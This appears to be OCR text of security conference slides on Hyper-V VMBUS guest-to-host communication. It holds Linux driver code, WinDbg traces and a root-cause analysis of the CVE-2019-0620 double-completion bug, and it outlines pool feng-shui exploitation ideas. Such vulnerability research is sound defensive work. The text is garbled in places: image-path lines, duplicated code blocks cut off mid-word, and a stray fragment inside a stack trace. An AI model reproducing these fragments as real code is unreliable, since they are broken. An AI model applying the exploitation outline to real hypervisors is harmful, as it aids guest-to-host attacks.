vmbus_open


alloc_pages	hv_ringbuffer_init	vmbus_establish_gpadl	CHANNELMSG_OPEN CHANNEL
Allocate continuous pages for VMBUS ringbuffer.	VMBUS ringbuffer initialize.	Establish a GPADL for the specified buffer. Use **vmbus_post_msg** send CHANNELMSG_GPADL_HEADER & CHANNELMSG_GPADL_BODY message to Host	Use **vmbus_post_msg** send CHANNELMSG_OPENCHANNEL message to Host

Communication

- Send data to Host : **vmbus_sendpacket**

```
1  int vmbus_sendpacket(struct vmbus_channel *channel, void *buffer,
2                       u32 bufferlen, u64 requestid,
3                       enum vmbus_packet_type type, u32 flags)
4  {
5      struct vmpacket_descriptor desc;
6      u32 packetlen = sizeof(struct vmpacket_descriptor) + bufferlen;
7      u32 packetlen_aligned = ALIGN(packetlen, sizeof(u64));
8      struct kvec bufferlist[3];
9      u64 aligned_data = 0;
10     int num_vecs = ((bufferlen != 0) ? 3 : 1);
11
12
13     /* Setup the descriptor */
14     desc.type = type; /* VmbusPacketTypeDataInBand; */
15     desc.flags = flags; /* VMBUS_DATA_PACKET_FLAG_COMPLETION_REQUESTED; */
16     /* in 8-bytes granularity */
17     desc.offset8 = sizeof(struct vmpacket_descriptor) >> 3;
18     desc.len8 = (u16)(packetlen_aligned >> 3);
19     desc.trans_id = requestid;
20
21     bufferlist[0].iov_base = &desc;
22     bufferlist[0].iov_len = sizeof(struct vmpacket_descriptor);
23     bufferlist[1].iov_base = buffer;
24     bufferlist[1].iov_len = bufferlen;
25     bufferlist[2].iov_base = &aligned_data;
26     bufferlist[2].iov_len = (packetlen_aligned - packetlen);
27
28     return hv_ringbuffer_write(channel, bufferlist, num_vecs);
29 }
```

guestdata




Com

- Send d

```
int vmbus_sendpac
                u3
                en
{
    struct vmpack
    u32 packetlen
    u32 packetlen
    struct kvec b
    u64 aligned_d
    int num_vecs


    /* Setup the
    desc.type = t
    desc.flags =
    /* in 8-bytes
    desc.offset8
    desc.len8 = (
    desc.trans_id

    bufferlist[0]
    bufferlist[0]
    bufferlist[1]
    bufferlist[1]
    bufferlist[2]
    bufferlist[2]

    return hv_ring
}
```

```
static inline u64 hv_do_fast_hypercall8(u16 code, u64 input1)
{
    u64 hv_status, control = (u64)code | HV_HYPERCALL_FAST_BIT;

#ifdef CONFIG_X86_64                                  vmcall
    {
        __asm__ __volatile__(CALL_NOSPEC
                : "=a" (hv_status), ASM_CALL_CONSTRAINT,
                  "+c" (control), "+d" (input1)
                : THUNK_TARGET(hv_hypercall_pg)
                : "cc", "r8", "r9", "r10", "r11");
    }
#else
    {
        u32 input1_hi = upper_32_bits(input1);
        u32 input1_lo = lower_32_bits(input1);

        __asm__ __volatile__ (CALL_NOSPEC
                  : "=A"(hv_status),
                "+c"(input1_lo),
                ASM_CALL_CONSTRAINT
                  : "A" (control),
                "b" (input1_hi),
                THUNK_TARGET(hv_hypercall_pg)
                  : "cc", "edi", "esi");
    }
#endif
        return hv_status;
}
```



Communication

- Receive data form Host : **vmbus_on_event**

```c
void vmbus_on_event(unsigned long data)
{
    struct vmbus_channel *channel = (void *) data;
    unsigned long time_limit = jiffies + 2;

    trace_vmbus_on_event(channel);

    do {
        void (*callback_fn)(void *);

        /* A channel once created is persistent even when
         * there is no driver handling the device. An
         * unloading driver sets the onchannel_callback to NULL.
         */
        callback_fn = READ_ONCE(channel->onchannel_callback);
        if (unlikely(callback_fn == NULL))
            return;

        (*callback_fn)(channel->channel_callback_context);

        if (channel->callback_mode != HV_CALL_BATCHED)
            return;

        if (likely(hv_end_read(&channel->inbound) == 0))
            return;

        hv_begin_read(&channel->inbound);
    } while (likely(time_before(jiffies, time_limit)));

    /* The time limit (2 jiffies) has been reached */
    tasklet_schedule(&channel->callback_event);
}
```

```c
int vmbus_open(struct vmbus_channel *newchannel, u32 send_ringbuffer_size,
               u32 recv_ringbuffer_size, void *userdata, u32 userdatalen,
               void (*onchannelcallback)(void *context), void *context)
{
    struct vmbus_channel_open_channel *open_msg;
    struct vmbus_channel_msginfo *open_info = NULL;
    unsigned long flags;
    int ret, err = 0;
    struct page *page;

    if (send_ringbuffer_size % PAGE_SIZE ||
        recv_ringbuffer_size % PAGE_SIZE)
        return -EINVAL;

    spin_lock_irqsave(&newchannel->lock, flags);
    if (newchannel->state == CHANNEL_OPEN_STATE) {
        newchannel->state = CHANNEL_OPENING_STATE;
    } else {
        spin_unlock_irqrestore(&newchannel->lock, flags);
        return -EINVAL;
    }
    spin_unlock_irqrestore(&newchannel->lock, flags);

    newchannel->onchannel_callback = onchannelcallback;
    newchannel->channel_callback_context = context;

    /* Allocate the ring buffer */
```

Communication

- VMBUS in Host

- There are two functions, **vmbkmclr!KmclpVmbusManualIsr** and **vmbkmclr!KmclpVmbusIsr**
- **vmbkmclr!KmclpVmbusIsr** : distribute guest data to Host driver. (storvsp.sys vmswitch.sys …)
- **vmbkmclr!KmclpVmbusManualIsr** : distribute guest data to host usermode component. (vmuidevices.dll vmdynmem.dll vmicvdev.dll …)

Communication

- Data path to Ring0 (**vmbkmclr!KmclpVmbusIsr**)
- For example, storvsp.sys

```
6: kd> g
Breakpoint 1 hit
storvsp!VspPvtKmclProcessPacket:
fffff807`675331f0 48895c2408      mov     qword ptr [rsp+8],rbx
0: kd> k
 # Child-SP          RetAddr           Call Site
00 fffff807`5a4279d8 fffff807`6120466f storvsp!VspPvtKmclProcessPacket
01 fffff807`5a4279e0 fffff807`61201a7e vmbkmclr!InpProcessQueue+0x1cb
02 fffff807`5a427a70 fffff807`61201632 vmbkmclr!InpFillAndProcessQueue+0x8e
03 fffff807`5a427ad0 fffff807`6547121c vmbkmclr!KmclpVmbusIsr+0x132
04 fffff807`5a427b40 fffff807`65471191 vmbusr!ChReceiveChannelInterrupt+0x3c
05 fffff807`5a427b70 fffff807`5b3230ce vmbusr!ParentRingInterruptDpc+0x81
06 fffff807`5a427bb0 fffff807`5b3223b4 nt!KiExecuteAllDpcs+0x30e
07 fffff807`5a427d20 fffff807`5b3fdc65 nt!KiRetireDpcList+0x1f4
08 fffff807`5a427fb0 fffff807`5b3fda50 nt!KxRetireDpcList+0x5
09 ffff9d04`c1ec79c0 fffff807`5b3fd305 nt!KiDispatchInterruptContinue
0a ffff9d04`c1ec79f0 fffff807`5b3f8791 nt!KiDpcInterruptBypass+0x25
0b ffff9d04`c1ec7a00 00007ffe`9cf8d1a5 nt!KiInterruptDispatch+0xb1
```

Guest data

```
0: kd> dd @r8
ffffa107`e6957440  00000003 00000001 00000000 00000034
ffffa107`e6957450  01000000 0001140a 00000008 0000014a
ffffa107`e6957460  00000010 00000008 00000000 00000000
ffffa107`e6957470  00000000 00000048 0000003c 00000000
ffffa107`e6957480  e6957338 ffffa107 e6957490 ffffa107
ffffa107`e6957490  00000000 00000000 00000000 00000000
ffffa107`e69574a0  00000000 00000000 00000000 00000000
ffffa107`e69574b0  00000000 00000000 00000000 00000000
0: kd> r @r9
r9=0000000000000040
```

Guest data Size

Communication

- Data path to Ring3 (**vmbkmclr!KmclpVmbusManualIsr**)
- For example, vmiccore.dll

```
0: kd> k
 # Child-SP          RetAddr           Call Site
00 fffff807`5a427aa0 fffff807`6547197f vmbusr!PipeCompleteIrpList+0x3e
01 fffff807`5a427ad0 fffff807`6120422d vmbusr!PipeEvtChannelSignalArrived+0x9f
02 fffff807`5a427b10 fffff807`6547121c vmbkmclr!KmclpVmbusManualIsr+0x1d
03 fffff807`5a427b40 fffff807`65471191 vmbusr!ChReceiveChannelInterrupt+0x3c
04 fffff807`5a427b70 fffff807`5b3230ce vmbusr!ParentRingInterruptDpc+0x81
05 fffff807`5a427bb0 fffff807`5b3223b4 nt!KiExecuteAllDpcs+0x30e
06 fffff807`5a427d20 fffff807`5b3fdc65 nt!KiRetireDpcList+0x1f4
07 fffff807`5a427fb0 fffff807`5b3fda50 nt!KxRetireDpcList+0x5
08 ffff9d04`c0eef9c0 fffff807`5b3fd305 nt!KiDispatchInterruptContinue
09 ffff9d04`c0eef9f0 fffff807`5b3fc3da nt!KiDpcInterruptBypass+0x25
0a ffff9d04`c0eefa00 00000000`5ba0d77b nt!KiVmbusInterruptDispatch+0xaa
```

Communication

- Data path to Ring3 (**vmbkmclr!KmclpVmbusManualIsr**)
- For example, vmiccore.dll

```
0: kd> k
 # Child-SP          RetAddr           Call Site
00 ff
01 ff
02 ff
03 ff
04 ff
05 ff
06 ff
07 ff
08 ff
09 ff
0a ff
0: kd> u @rip
vmbusr!PipeCompleteIrpList+0x3e:
fffff807`65471aae e8ddc2e9f5      call    nt!IofCompleteRequest (fffff807`5b30dd90)
fffff807`65471ab3 ebc4            jmp     vmbusr!PipeCompleteIrpList+0x9 (fffff807`65471a79)
fffff807`65471ab5 b903000000      mov     ecx,3
fffff807`65471aba cd29            int     29h
fffff807`65471abc cc              int     3
fffff807`65471abd cc              int     3
fffff807`65471abe cc              int     3
fffff807`65471abf cc              int     3
0: kd> !irp @rcx
Irp is active with 3 stacks 3 is current (= 0xffffa107e6d8ef50)
 Mdl=ffffa107fd99b840: No System Buffer: Thread ffffa107f3ecd080:  Irp stack trace.
     cmd  flg cl Device   File     Completion-Context
 [N/A(0), N/A(0)]
            0  0 00000000 00000000 00000000-00000000

                Args: 00000000 00000000 00000000 00000000
 [N/A(0), N/A(0)]
            0  0 00000000 00000000 00000000-00000000

                Args: 00000000 00000000 00000000 00000000
>[IRP_MJ_READ(3), N/A(0)]
            0  1 ffffa107e742d7b0 ffffa107fa402500 00000000-00000000    pending
              \Driver\vmbusr
                Args: 00003400 00000000 00000000 00000000
```

Communication

```
0: kd> !thread ffffa107f3ecd080
THREAD ffffa107f3ecd080  Cid 22c8.2c28  Teb: 000000d14669b000 Win32Thread: 0000000000000000 WAIT: (UserRequest) UserMode Non-Alertable
    ffffa107f4a4d3e0  NotificationEvent
    ffffa107fd94c860  SynchronizationEvent
IRP List:
    ffffa107e6d8edf0: (0006,01f0) Flags: 00060900  Mdl: ffffa107fd99b840
Not impersonating
DeviceMap                 ffffb185e24c6aa0
Owning Process            ffffa107f66e70c0       Image:         vmwp.exe
Attached Process          N/A            Image:         N/A
Wait Start TickCount      126006         Ticks: 128 (0:00:00:02.000)
Context Switch Count      12             IdealProcessor: 5
UserTime                  00:00:00.000
KernelTime                00:00:00.000
Win32 Start Address ucrtbase!thread_start<unsigned int (__cdecl*)(void *),1> (0x00007ffead341b70)
Stack Init ffff9d04bfb8db90 Current ffff9d04bfb8ce20
Base ffff9d04bfb8e000 Limit ffff9d04bfb87000 Call 0000000000000000
Priority 8 BasePriority 8 PriorityDecrement 0 IoPriority 2 PagePriority 5
Scheduling Group: ffffa107f57e1090
Child-SP          RetAddr           : Args to Child                                                           : Call Site
ffff9d04`bfb8ce60 fffff807`5b20c970 : ffff8c00`35bc4180 ffffa107`00000000 ffffa107`f3ecd080 ffffa107`00000000 : nt!KiSwapContext+0x76
ffff9d04`bfb8cfa0 fffff807`5b20be9f : 0000000f`00000005 00000000`00000004 ffff9d04`bfb8d190 ffff9d04`00000000 : nt!KiSwapThread+0x500
ffff9d04`bfb8d050 fffff807`5b30941e : ffffa107`00000000 ffff8c00`00000000 ffffa107`f3ecd700 00000000`00000000 : nt!KiCommitThreadWait+0x14f
ffff9d04`bfb8d0f0 fffff807`5b6dc970 : ffff9d04`bfb8d4b0 00000000`00000001 ffffa107`fd94c830 ffffa107`f66e70c0 : nt!KeWaitForMultipleObjects+0x2be
ffff9d04`bfb8d200 fffff807`5b6dc649 : 000000d1`00000000 00000000`40000010 00000000`00000000 00000000`00000000 : nt!ObWaitForMultipleObjects+0x2f0
ffff9d04`bfb8d700 fffff807`5b4085b5 : ffffa107`f3ecd080 00000000`00000bc0 ffffa107`f3ecd080 000000d1`468ffce0 : nt!NtWaitForMultipleObjects+0x119
ffff9d04`bfb8d990 00007ffe`af5ad974 : 00007ffe`ad09c5a0 00000000`00000000 000000d1`46622000 00000000`00000002 : nt!KiSystemServiceCopyEnd+0x25 (TrapFrame @ ffff9d04`bfb8da00)
000000d1`468ff828 00007ffe`ad09c5a0 : 00000000`00000000 000000d1`46622000 00000000`00000002 00000000`00000001 : ntdll!NtWaitForMultipleObjects+0x14
000000d1`468ff830 00007ffe`ad09c49e : 00000000`00000000 00007ffe`7f0f19c7 00000000`00000b00 00000000`00000002 : KERNELBASE!WaitForMultipleObjectsEx+0xf0
000000d1`468ffb20 00007ffe`7f0f186a : 01d76740`0d70f741 00000000`02000002 00000000`00000000 00000000`ffffffd : KERNELBASE!WaitForMultipleObjects+0xe
000000d1`468ffb60 00007ffe`7f0f1a37 : 000000d1`468ffce0 00000215`66220b90 00000000`00003400 00000000`00000bc0 : vmiccore!ICEventMonitor::WaitInternal+0x72
000000d1`468ffc40 00007ffe`7f0f2f21 : 00000000`00000000 00000215`656daa30 00000215`656daa30 00000000`00000000 : vmiccore!ICEventMonitor::WaitForEvent+0x4b
000000d1`468ffca0 00007ffe`7f0f3104 : 00007ffe`7f100f70 00007ffe`00000008 00000000`00000000 00007ffe`ad0992eb : vmiccore!ICTransport::PerformIoOperation+0x1a1
000000d1`468ffd60 00007ffe`7f0f1240 : 00000215`66220b90 00000000`00000000 00000215`651d5ab0 00000000`00000000 : vmiccore!ICTransport::Read+0x24
000000d1`468ffdb0 00007ffe`ad341bb2 : 00000215`66159150 00000215`66159150 00000000`00000000 00000000`00000000 : vmiccore!ICEndpoint::DispatchThreadFunc+0x90
000000d1`468ffe10 00007ffe`addf7034 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ucrtbase!thread_start<unsigned int (__cdecl*)(void *),1>+0x42
000000d1`468ffe40 00007ffe`af562651 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : KERNEL32!BaseThreadInitThunk+0x14
000000d1`468ffe70 00000000`00000000 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ntdll!RtlUserThreadStart+0x21
```

```
>[IRP_MJ_READ(3), N/A(0)]
            0  1 ffffa107e742d7b0 ffffa107fa402500 00000000-00000000    pending
              \Driver\vmbusr
                    Args: 00003400 00000000 00000000 00000000
```

Why Hyper-V is difficult?

Compare with Win32k!EngRealizeBrush Integer Overflow (MS17-017)

- win32k!EngRealizeBrush Integer Overflow Exploit
  - **CreateBitmap** allocate Bitmap object(size can be controlled)
  - **RegisterClassEx** allocate LpszMenuName object(Pool feng-shui for ENGBRUSH object)
  - **CreatePalette** allocate Palette object(size can be controlled & abuse object gaining memory R/W)
  - **DeleteObject** & **UnRegisterClass** control object free(Pool feng-shui)
  - We can control the content of Bitmap objects and Palette objects.(Construct memory R/W)

Compare with Win32k!EngRealizeBrush Integer Overflow (MS17-017)

	Traditional EoP	Hyper-V Exploit
Attack Interface	• Lots of APIs. • Ring0 read data from User-Mode address directly.	• No APIs. • All data is transmitted via VMBUS, Ring0 unable to read data from Guest memory space directly.
Object Allocate & Free	• Lots of objects can be abused so far. • Allocate & Free kernel Object is easy control. • Construct memory R/W by control the content of kernel objects.	• No suitable object for abuse.(Still Finding…) • Unable to control object Allocate & Free directly. • Unable to control the timing of object Allocate & Free.(Because of VMBUS mechanism) • There is very little content in the object that can be controlled from Guest.
TOC/TOU	• Have a User-Mode pointer. • Fetch the pointer(User-Mode memory) more than once.	• All data is transmitted via VMBUS, Ring0 unable to read data from Guest memory space directly.

Vulnerabilities details

CVE-2019-0620

```
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x00000050
                       (0xFFFF878A8FA8FA78,0x0000000000000

Driver at fault:
***    vmbusr.sys - Address FFFFF802A3B62265 base at FFFFF

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not

A fatal system error has occurred.

nt!DbgBreakPointWithStatus:
fffff800`87db90c0 cc              int     3
1: kd> k
 # Child-SP          RetAddr           Call Site
00 ffff9f02`ef9edba8 fffff800`87e4c022 nt!DbgBreakPointWit
01 ffff9f02`ef9edbb0 fffff800`87e4b832 nt!KiBugCheckDebugB
02 ffff9f02`ef9edc10 fffff800`87db1597 nt!KeBugCheck2+0x96
03 ffff9f02`ef9ee330 fffff800`87d08619 nt!KeBugCheckEx+0x1
04 ffff9f02`ef9ee370 fffff800`87d001e8 nt!MiSystemFault+0x
05 ffff9f02`ef9ee4b0 fffff800`87dbebda nt!MmAccessFault+0x
06 ffff9f02`ef9ee620 fffff802`a3b62265 nt!KiPageFault+0x31a
07 ffff9f02`ef9ee7b0 fffff802`a3592a38 vmbusr!BusChGpaDirectTeardownMdl+0x35
08 ffff9f02`ef9ee800 fffff802`a35929a5 vmbkmclr!InCompletePacket+0x88
09 ffff9f02`ef9ee8c0 fffff802`a3f4257d vmbkmclr!VmbChannelPacketComplete+0x15
0a ffff9f02`ef9ee8f0 fffff802`a3f42513 storvsp!VstorCompleteScsiRequest+0x2dd
0b ffff9f02`ef9ee920 fffff802`a4d9123c storvsp!VstorCompleteScsiRequest+0x273
0c ffff9f02`ef9ee9e0 fffff802`a4ddf940 vhdparser!NVhdIoParserEndIo+0x7c
0d ffff9f02`ef9eea10 fffff802`a4dc5202 vhdmp!VhdmpiPerformExtraScsiActions+0xa4
0e ffff9f02`ef9eea40 fffff802`a4dc4b42 vhdmp!VhdmpiCompleteParserRequest+0x6b2
0f ffff9f02`ef9eeb00 fffff802`a4dc4aff vhdmp!VhdmpiDecrementIoRefCountSrbExtension+0x22
```

```
10 ffff9f02`ef9eeb30 fffff802`a4dc49b8 vhdmp!VhdmpiSrbPartContinueComplete+0x11f
11 ffff9f02`ef9eeb70 fffff802`a4dc4867 vhdmp!VhdmpiVhd2SrbRangeComplete+0xe8
12 ffff9f02`ef9eebb0 fffff802`a4dcadbd vhdmp!AeProcessTodo+0x37
13 ffff9f02`ef9eec00 fffff802`a4dcacc7 vhdmp!VhdmpiVhd2SubIoCompletionRoutine+0xbd
14 ffff9f02`ef9eec60 fffff800`87c44bcf vhdmp!VhdmpiSrbPartIoCompletionRoutine+0x137
15 ffff9f02`ef9eecc0 fffff800`87c44a97 nt!IopfCompleteRequest+0x11f
16 ffff9f02`ef9eede0 fffff802`a4deb173 nt!IofCompleteRequest+0x17
17 ffff9f02`ef9eee10 fffff800`87c44bcf vhdmp!VhdmpiMainOffloadIoCompletion+0x83
18 ffff9f02`ef9eee40 fffff800`87c44a97 nt!IopfCompleteRequest+0x11f
19 ffff9f02`ef9eef60 fffff802`a1c1a777 nt!IofCompleteRequest+0x17
1a ffff9f02`ef9eef90 fffff802`a1dc4820 Ntfs!NtfsExtendedCompleteRequestInternal+0x187
1b ffff9f02`ef9ef000 fffff802`a1d809ac Ntfs!NtfsOffloadWrite+0xf4
1c ffff9f02`ef9ef110 fffff802`a1ccce9b Ntfs!NtfsUserFsRequest+0xb384c
1d ffff9f02`ef9ef190 fffff800`87c42ef9 Ntfs!NtfsFsdFileSystemControl+0x13b
1e ffff9f02`ef9ef2c0 fffff802`a1b87207 nt!IofCallDriver+0x59
1f ffff9f02`ef9ef300 fffff802`a1bbaed0 FLTMGR!FltpLegacyProcessingAfterPreCallbacksCompleted+0x157
20 ffff9f02`ef9ef370 fffff800`87c42ef9 FLTMGR!FltpFsControl+0x110
21 ffff9f02`ef9ef3d0 fffff802`a4dcb101 nt!IofCallDriver+0x59
22 ffff9f02`ef9ef410 fffff802`a4e2d51b vhdmp!VhdmpiFileWrapperCallDriver+0x291
23 ffff9f02`ef9ef490 fffff800`87c5ee35 vhdmp!VhdmpiVdlExpansionWorkerRoutine+0x35b
24 ffff9f02`ef9ef540 fffff800`87c7b4f7 nt!ExpWorkerThread+0xf5
25 ffff9f02`ef9ef5d0 fffff800`87db8906 nt!PspSystemThreadStartup+0x47
26 ffff9f02`ef9ef620 00000000`00000000 nt!KiStartSystemThread+0x16
```

CVE-2019-0620

- Root cause : Into **vmbkmclr!VmbChannelPacketComplete** twice with **SAME** first parameter.

```
0: kd> u storvsp!VstorCompleteScsiRequest+0x2d7
storvsp!VstorCompleteScsiRequest+0x2d7:
fffff808`7b832577 ff15b3ef0000    call    qword ptr [storvsp!VstorSendNotification+0xa490 (fffff808`7b841530)]
fffff808`7b83257d 4885db          test    rbx,rbx
fffff808`7b832580 7416            je      storvsp!VstorCompleteScsiRequest+0x2f8 (fffff808`7b832598)
fffff808`7b832582 80bb7807000000  cmp     byte ptr [rbx+778h],0
fffff808`7b832589 740d            je      storvsp!VstorCompleteScsiRequest+0x2f8 (fffff808`7b832598)
fffff808`7b83258b 488d8b88070000  lea     rcx,[rbx+788h]
fffff808`7b832592 ff1558eb0000    call    qword ptr [storvsp!VstorSendNotification+0xa050 (fffff808`7b8410f0)]
fffff808`7b832598 488b5c2420      mov     rbx,qword ptr [rsp+20h]
0: kd> dqs fffff808`7b841530
fffff808`7b841530  fffff808`7ade2990 vmbkmclr!VmbChannelPacketComplete
fffff808`7b841538  fffff808`7adee920 vmbkmclr!VmbServerChannelInitSetVmbusHandle
fffff808`7b841540  fffff808`7adee5f0 vmbkmclr!VmbChannelInitSetMaximumPacketSize
fffff808`7b841548  fffff808`7ade7d20 vmbkmclr!VmbChannelSizeofPacket
fffff808`7b841550  fffff808`7ade3c20 vmbkmclr!VmbPacketGetPointer
fffff808`7b841558  fffff808`7ade3c60 vmbkmclr!VmbPacketSetPointer
fffff808`7b841560  fffff808`7ade7820 vmbkmclr!VmbChannelGetNodeNumber
fffff808`7b841568  fffff808`7ade3c50 vmbkmclr!VmbChannelGetPointer
fffff808`7b841570  fffff808`7adf28c0 vmbkmclr!VmbChannelSaveBegin
fffff808`7b841578  fffff808`7adf2a40 vmbkmclr!VmbChannelSaveEnd
fffff808`7b841580  fffff808`7adf26f0 vmbkmclr!VmbChannelRestoreFromBuffer
fffff808`7b841588  fffff808`7adf2980 vmbkmclr!VmbChannelSaveContinue
fffff808`7b841590  fffff808`7adf1c30 vmbkmclr!VmbChannelPause
fffff808`7b841598  fffff808`7adf1c50 vmbkmclr!VmbChannelPurge
fffff808`7b8415a0  fffff808`7adf1cd0 vmbkmclr!VmbChannelStart
fffff808`7b8415a8  fffff808`7ade3b50 vmbkmclr!VmbPacketInitialize
```

CVE-2019-0620

- **bp storvsp!VstorCompleteScsiRequest+0x2d7 "r @rcx;k;r @$thread;!pool @rcx;.echo ; g“**
- Trigger this issue, and see what happened in WinDbg.

CVE-2019-0620

```
3: kd> g
rcx=ffffc88f40c05000
 # Child-SP          RetAddr           Call Site
00 fffff001`2a4c68f0 fffff808`7b832513 storvsp!VstorCompleteScsiRequest+0x2d7
01 fffff001`2a4c6920 fffff808`7c43123c storvsp!VstorCompleteScsiRequest+0x273
02 fffff001`2a4c69e0 fffff808`7c47f940 vhdparser!NVhdIoParserEndIo+0x7c
03 fffff001`2a4c6a10 fffff808`7c465202 vhdmp!VhdmpiPerformExtraScsiActions+0xa4
04 fffff001`2a4c6a40 fffff808`7c464b42 vhdmp!VhdmpiCompleteParserRequest+0x6b2
05 fffff001`2a4c6b00 fffff808`7c464aff vhdmp!VhdmpiDecrementIoRefCountSrbExtension+0x22
06 fffff001`2a4c6b30 fffff808`7c4649b8 vhdmp!VhdmpiSrbPartContinueComplete+0x11f
07 fffff001`2a4c6b70 fffff808`7c464867 vhdmp!VhdmpiVhd2SrbRangeComplete+0xe8
08 fffff001`2a4c6bb0 fffff808`7c46adbd vhdmp!AeProcessTodo+0x37
09 fffff001`2a4c6c00 fffff808`7c46acc7 vhdmp!VhdmpiVhd2SubIoCompletionRoutine+0xbd
0a fffff001`2a4c6c60 fffff801`caccfbcf vhdmp!VhdmpiSrbPartIoCompletionRoutine+0x137
0b fffff001`2a4c6cc0 fffff801`caccfa97 nt!IopfCompleteRequest+0x11f
0c fffff001`2a4c6de0 fffff808`7c48b173 nt!IofCompleteRequest+0x17
0d fffff001`2a4c6e10 fffff801`caccfbcf vhdmp!VhdmpiMainOffloadIoCompletion+0x83
0e fffff001`2a4c6e40 fffff801`caccfa97 nt!IopfCompleteRequest+0x11f
0f fffff001`2a4c6f60 fffff808`7a0ba777 nt!IofCompleteRequest+0x17
10 fffff001`2a4c6f90 fffff808`7a264820 Ntfs!NtfsExtendedCompleteRequestInternal+0x187
11 fffff001`2a4c7000 fffff808`7a2209ac Ntfs!NtfsOffloadWrite+0xf4
12 fffff001`2a4c7110 fffff808`7a16ce9b Ntfs!NtfsUserFsRequest+0xb384c
13 fffff001`2a4c7190 fffff801`caccdef9 Ntfs!NtfsFsdFileSystemControl+0x13b
14 fffff001`2a4c72c0 fffff808`78ad7207 nt!IofCallDriver+0x59
15 fffff001`2a4c7300 fffff808`78b0aed0 FLTMGR!FltpLegacyProcessingAfterPreCallbacksCompleted+0x157
16 fffff001`2a4c7370 fffff801`caccdef9 FLTMGR!FltpFsControl+0x110
17 fffff001`2a4c73d0 fffff808`7c46b101 nt!IofCallDriver+0x59
18 fffff001`2a4c7410 fffff808`7c4cd51b vhdmp!VhdmpiFileWrapperCallDriver+0x291
19 fffff001`2a4c7490 fffff801`cace9e35 vhdmp!VhdmpiVdlExpansionWorkerRoutine+0x35b
1a fffff001`2a4c7540 fffff801`cad064f7 nt!ExpWorkerThread+0xf5
1b fffff001`2a4c75d0 fffff801`cae43906 nt!PspSystemThreadStartup+0x47
1c fffff001`2a4c7620 00000000`00000000 nt!KiStartSystemThread+0x16
$thread=ffffc88f3fed7040
Pool page ffffc88f40c05000 region is Nonpaged pool
*ffffc88f40c05000 : large page allocation, tag is Vkin, size is 0x41a0 bytes
                Pooltag Vkin : Hyper-V VMBus KMCL driver (incoming packets), Binary : vmbkmcl.sys
```

"r @rcx;k;r

Dbg.

CVE-2019-0620

```
3: kd> g
rcx=ffffc88f40c05000
 # Child-SP          RetAddr
00 fffff001`2a4c68f0 fffff80
01 fffff001`2a4c6920 fffff80
02 fffff001`2a4c69e0 fffff80
03 fffff001`2a4c6a10 fffff80
04 fffff001`2a4c6a40 fffff80
05 fffff001`2a4c6b00 fffff80
06 fffff001`2a4c6b30 fffff80
07 fffff001`2a4c6b70 fffff80
08 fffff001`2a4c6bb0 fffff80
09 fffff001`2a4c6c00 fffff80
0a fffff001`2a4c6c60 fffff80
0b fffff001`2a4c6cc0 fffff80
0c fffff001`2a4c6de0 fffff80
0d fffff001`2a4c6e10 fffff80
0e fffff001`2a4c6e40 fffff80
0f fffff001`2a4c6f60 fffff80
10 fffff001`2a4c6f90 fffff80
11 fffff001`2a4c7000 fffff80
12 fffff001`2a4c7110 fffff80
13 fffff001`2a4c7190 fffff80
14 fffff001`2a4c72c0 fffff80
15 fffff001`2a4c7300 fffff80
16 fffff001`2a4c7370 fffff80
17 fffff001`2a4c73d0 fffff80
18 fffff001`2a4c7410 fffff80
19 fffff001`2a4c7490 fffff80
1a fffff001`2a4c7540 fffff80
1b fffff001`2a4c75d0 fffff80
1c fffff001`2a4c7620 0000000
$thread=ffffc88f3fed7040
Pool page ffffc88f40c05000 r
*ffffc88f40c05000 : large pa
                Pooltag Vkin : Hyper-V VMBus KMCL driver (incoming packets), Binary : vmbkmcl.sys
```

```
rcx=ffffc88f40c05000
 # Child-SP          RetAddr           Call Site
00 fffff001`284b22f0 fffff808`7b832513 storvsp!VstorCompleteScsiRequest+0x2d7
01 fffff001`284b2320 fffff808`7c43258d storvsp!VstorCompleteScsiRequest+0x273
02 fffff001`284b23e0 fffff808`7c43191f vhdparser!NVhdParserCompleteScsiRequest+0x3d
03 fffff001`284b2410 fffff808`7b831ae1 vhdparser!NVhdParserExecuteScsiRequestDisk+0x90f
04 fffff001`284b2460 fffff808`7b8316f1 storvsp+0x1ae1
05 fffff001`284b24c0 fffff808`7ade148b storvsp+0x16f1
06 fffff001`284b24f0 fffff808`7aec5680 vmbkmclr!InpProcessingWorkerRoutine+0x2fb
07 fffff001`284b2570 fffff801`cad064f7 vmbusr!AwWorkerThread+0xb0
08 fffff001`284b25d0 fffff801`cae43906 nt!PspSystemThreadStartup+0x47
9;dv /t /v">09 fffff001`284b2620 00000000`00000000 nt!KiStartSystemThread+0x16
